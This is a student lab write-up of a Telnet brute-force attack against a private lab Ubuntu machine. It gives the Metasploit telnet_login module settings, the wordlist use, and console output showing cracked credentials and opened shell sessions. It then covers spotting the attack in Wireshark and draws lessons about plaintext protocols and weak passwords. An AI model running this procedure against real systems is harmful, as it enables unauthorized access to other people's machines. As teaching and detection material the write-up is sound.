Telnet Brute Force Attack using Metasploit with Threat Detection via Wireshark

This project demonstrates a brute-force attack on a Telnet service using Metasploit, a penetration testing framework. The goal is to understand how brute-force attacks work, how attackers can exploit weak Telnet credentials, and how to monitor and detect such attacks using a network analysis tool like Wireshark.

What is Telnet?

Telnet (Telecommunication Network) is one of the oldest network protocols used to connect to remote systems.

- Operates over TCP/IP networks.
- Provides command-line access to remote machines.
- Default port: 23.
- Does not encrypt data (all communication, including usernames and passwords, is in plaintext).

How Telnet Works

1. The client connects to the server on port 23.
2. The server requests a username and password.
3. If credentials are valid, the connection is established.
4. The user can execute commands on the remote system.

Why Telnet is Used?

- Provides simple remote administration.
- Supported by many network devices like routers and switches.
- However: Since Telnet transmits data in plaintext, it is highly vulnerable to sniffing and brute-force attacks.

What is Metasploit?

Metasploit is a popular penetration testing framework used by cybersecurity professionals, ethical hackers, and attackers to test and exploit vulnerabilities in computer systems.

Key Features

- Exploitation Framework → Ready-made modules to exploit services.
- Auxiliary Modules → Includes brute-force scanners like the Telnet login scanner.
- Payloads → Gain access to victim machines.

- Post-Exploitation Tools → Privilege escalation, data theft, etc.
- Community & Updates → Regularly updated with new modules.

Why Metasploit is Used?

- Automates brute-force attacks.
- Provides systematic penetration testing.
- Simulates real-world attacks.
- Helps identify weak credentials and improve defenses.

Project Objective


To demonstrate a Telnet brute-force attack against a Linux victim machine using Metasploit, identify valid credentials, and monitor the attack traffic using Wireshark.

Tools and Environment Setup

- Attacker Machine: Kali Linux (IP: 10.196.201.215) running Metasploit.
- Victim Machine: Ubuntu Linux (IP: 10.196.201.145) with Telnet service enabled.
- Monitoring Tool: Wireshark to capture and analyze Telnet brute-force traffic.

Running the Metasploit Attack


Here is the step-by-step breakdown of the commands you used in **msfconsole**:



1. **use auxiliary/scanner/telnet/telnet_login**
    - Loads the Telnet brute-force module in Metasploit.
    - This module is designed to try multiple username and password combinations against a Telnet service.
2. **set RHOSTS 10.196.201.145**

- Sets the target victim machine's IP address (the Linux machine running Telnet).
- Here, 10.196.201.145 is the victim system.

3. **ls and pwd**
   - These are basic Linux commands executed from within msfconsole.
   - **ls** → lists files in the current directory (to check if username/password files exist).
   - **pwd** → shows the current working directory (/root in this case).
4. **set USER_FILE /home/kali/user.txt**
   - Tells Metasploit where to find the list of possible usernames.
   - The file user.txt contains a list of usernames that the attacker will try (e.g., cisco, analyst, sec_admin).
5. **set PASS_FILE /home/kali/passwords.txt**
   - Specifies the list of possible passwords to test.
   - passwords.txt contains a collection of common or guessed passwords (e.g., password, cyberops, net_secPW).



6. **set RPORT 23**
   - Defines the port number for the Telnet service.
   - Telnet runs on port 23 by default, so this confirms the module will attack the correct service.
7. **run**
   - Starts the brute-force attack.
   - Metasploit begins testing all possible username-password combinations from user.txt and passwords.txt.
   - When a valid pair is found, Metasploit displays a success message.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set Rport 23
Rport => 23
msf6 auxiliary(scanner/telnet/telnet_login) > run
[+] 10.196.201.145:23     - 10.196.201.145:23 - Login Successful: cisco:password
[*] 10.196.201.145:23     - Attempting to start session 10.196.201.145:23 with cisco:password
[*] Command shell session 1 opened (10.196.201.215:45133 → 10.196.201.145:23) at 2025-09-09 10:27:36 -0400
[-] 10.196.201.145:23     - 10.196.201.145:23 - LOGIN FAILED: analyst:password (Incorrect: )
[+] 10.196.201.145:23     - 10.196.201.145:23 - Login Successful: analyst:cyberops
[*] 10.196.201.145:23     - Attempting to start session 10.196.201.145:23 with analyst:cyberops
[*] Command shell session 2 opened (10.196.201.215:39173 → 10.196.201.145:23) at 2025-09-09 10:27:45 -0400
[-] 10.196.201.145:23     - 10.196.201.145:23 - LOGIN FAILED: sec_admin:password (Incorrect: )
[-] 10.196.201.145:23     - 10.196.201.145:23 - LOGIN FAILED: sec_admin:cyberops (Incorrect: )
[+] 10.196.201.145:23     - 10.196.201.145:23 - Login Successful: sec_admin:net_secPW
[*] 10.196.201.145:23     - Attempting to start session 10.196.201.145:23 with sec_admin:net_secPW
[*] Command shell session 3 opened (10.196.201.215:43143 → 10.196.201.145:23) at 2025-09-09 10:27:57 -0400
[-] 10.196.201.145:23     - 10.196.201.145:23 - LOGIN FAILED: :password (Incorrect: )
[-] 10.196.201.145:23     - 10.196.201.145:23 - LOGIN FAILED: :cyberops (Incorrect: )
[-] 10.196.201.145:23     - 10.196.201.145:23 - LOGIN FAILED: :net_secPW (Incorrect: )
[-] 10.196.201.145:23     - 10.196.201.145:23 - LOGIN FAILED: : (Incorrect: )
[*] 10.196.201.145:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

8. **telnet 10.196.201.145**
    - After finding valid credentials (e.g., cisco as username and its password), the attacker uses a standard Telnet client to log into the victim machine manually.
    - This confirms that the brute-force attack was successful.
    - At this point, the attacker has interactive access to the victim machine.

```
msf6 auxiliary(scanner/telnet/telnet_login) > telnet 10.196.201.145
[*] exec: telnet 10.196.201.145

Trying 10.196.201.145 ...
Connected to 10.196.201.145.
Escape character is '^]'.
Ubuntu 22.04.1 LTS
labvm login: cisco
Password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Sep  9 02:42:42 PM UTC 2025

  System load:             0.00341796875
  Usage of /:              43.2% of 22.90GB
  Memory usage:            33%
  Swap usage:              14%
  Processes:               264
  Users logged in:         3
  IPv4 address for ens32: 10.196.201.145
  IPv6 address for ens32: 2401:4900:4bba:7de6:20c:29ff:fe07:292c

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

135 updates can be applied immediately.
73 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '24.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Sep  9 14:42:42 UTC 2025 from 10.196.201.215 on pts/5
cisco@labvm:~$
```

9. **vi hacked.txt**
   - Once logged into the victim system, the attacker creates a file named hacked.txt.
   - This step is used as proof-of-access:
     - It shows the attacker was able to log in successfully.
     - The file may contain a message like “Your Machine has been Attacked”.
   - In real-world attacks, instead of leaving a harmless file, attackers could install malware, backdoors, or steal data.


Threat Detection

1. Monitoring with Wireshark

Wireshark captured and analyzed the attack traffic:

- Multiple Username and Password attempts were observed (brute-force attempts).
- Credentials were visible in plaintext in packet captures.
- Successful login was detected when the Telnet session allowed access.

2. Evidence in Captures



- Wireshark shows the brute-force attack on the Telnet server.
- Since Telnet is plaintext, usernames and passwords are clearly visible in the capture.
- Repeated traffic pattern indicated automated brute-force.

Summary

This project demonstrates a Telnet brute-force attack using Metasploit. The attacker successfully identified valid credentials and created a proof-of-access file (hacked.txt) on the victim machine. Wireshark captured clear evidence of the attack, including multiple failed attempts and eventual success.

This highlights:

- The insecurity of Telnet due to plaintext communication.
- The risk of weak usernames and passwords.
- The importance of monitoring network traffic to detect brute-force attempts.

Author Details

Name: Priyanka H S
Project Title: Telnet Brute Force Attack using Metasploit with Monitoring via Wireshark